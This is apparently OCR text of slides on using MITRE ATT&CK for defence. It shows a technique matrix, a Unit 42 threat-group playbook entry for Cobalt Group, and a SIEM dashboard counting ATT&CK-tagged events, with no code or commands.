
Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration
Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed
Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted
Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits
Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol
Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel
Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium
Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium
Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer
Input Capture	Permission Groups Discovery	Remote Services	Input Capture	
Input Prompt	Process Discovery	Replication Through Removable Media	Man in the Browser	
Kerberoasting	Query Registry	Shared Webroot	Screen Capture	
Keychain	Remote System Discovery	SSH Hijacking	Video Capture	
LLMNR/NBT-NS Poisoning	Security Software Discovery	Taint Shared Content		
Network Sniffing	System Information Discovery	Third-party Software		
Password Filter DLL	System Network Configuration Discovery	Windows Admin Shares		
Private Keys	System Network Connections Discovery	Windows Remote Management		
Securityd Memory	System Owner/User Discovery			
Two-Factor Authentication Interception	System Service Discovery			
	System Time Discovery			

Leveraging ATT&CK

(in ways you might not thought of)

ATT&CK *Yourself*





PLAYBOOK WALKTHROUGH

- OILRIG
- SOFACY
- PICKAXE
- PATCHWORK
- DARKHYDRUS
- REAPER
- RANCOR
- TICK
- DRAGONOK
- MENUPASS
- EMISSARY PANDA
- MUDDY WATER
- CHAFER
- ROCKE GROUP
- COBALT GANG
- COZYDUKE
- GORGON GROUP
- INCEPTION
- SCARLET MIMIC
- TH3BUG
- WINDSHIFT

Created by Palo Alto Networks - Unit 42
Mitre ATT&CK™ | STIX 2.0


PLAYBOOK VIEWER

Cobalt Group is a financially motivated threat group that has primarily targeted financial institutions. The group has conducted intrusions to steal money via targeting ATM systems, card processing, payment systems and SWIFT systems. Cobalt Group has mainly targeted banks in Eastern Europe, Central Asia, and Southeast Asia. One of the alleged leaders was arrested in Spain in early 2018, but the group still appears to be active. The group has been known to target organizations in order to use their access to then compromise additional victims. Reporting indicates there may be links between Cobalt Group and both the malware Carbanak and the group Carbanak.


October 2018 to October 2018

Intrusion Set: [Playbook] Cobalt Gang | Campaigns: 1 | Indicators: 82 (Click For Overview) | Attack Patterns: 7

RECON	WEAPONIZATION	DELIVERY	EXPLOIT	INSTALL	COMMAND	OBJECTIVE
	T1328: Buy domain name 30	T1193: Spearphishing Attachment 16		T1204: User Execution 0	T1105: Remote File Copy 6	T1105: Remote File Copy 6
		T1192: Spearphishing Link 11		T1064: Scripting 0		
				T1191: CMSTP 1		



Cobalt Group is a financially motivated threat group that has primarily targeted financial institutions. The group has conducted intrusions to steal money via targeting ATM systems, card processing, payment systems and SWIFT systems. Cobalt Group has mainly targeted banks in Eastern Europe, Central Asia, and Southeast Asia. One of the alleged leaders was arrested in Spain in early 2018, but the group still appears to be active. The group has been known to target organizations in order to use their access to then compromise additional victims. Reporting indicates there may be links between Cobalt Group and both the malware Carbanak and the group Carbanak.



okj Cobalt Gang Campaigns: 1

WEAPONIZATION

DELIVERY

T1328: Buy domain nam

Indicators: 62 (Click For Overview) Attack Patterns: 7

INSTALL

T1204: User Execution 0

T1064: Scripting 0

T1191: CMSTP 1


COMMAND

T1105: Remote File Copy 6

OBJECTIVE

T1105: Remote File Copy 6

SIEMply ATT&CK



Mitre ATT&CK Threats Dashboard

Dashboard of events with links to Mitre Attacks

Drag widgets to any position you like in unlock / edit mode.

Events with Mitre ATT&CK Refs. (24hr)

104

a few seconds ago

Events with Mitre ATT&CK Refs.

a few seconds ago


Mitre Attack Categories (24hr)

Value	%	Count
Top 20 values		
🟧 Execution / Persistence / Privilege Escalation	82.69%	86
🟪 Discovery	5.77%	6
🟩 Credential Access	3.85%	4
🟦 Defense Evasion / Persistence	3.85%	4
🟨 Persistence / Privilege Escalation	1.92%	2
🟨 Defense Evasion	1.92%	2

Events with Mitre Attacks Refs. (24hr)

Value	%	Count
Top 20 values		
🟧 T1053 — Scheduled Task — Execution / Persistence / Privilege Escalation	82.69%	86
🟪 T1049 — System Network Connections Discovery — Discovery	3.85%	4
🟩 T1158 — Hidden Files and Directories — Defense Evasion / Persistence	3.85%	4
🟦 T1050 — New Service — Persistence / Privilege Escalation	1.92%	2
🟨 T1081 — Credentials in Files — Credential Access	1.92%	2
🟨 T1007 — System Service Discovery — Discovery	1.92%	2
🟪 T1003 — Credential Dumping — Credential Access	1.92%	2
🟪 T1036 — Masquerading — Defense Evasion	1.92%	2

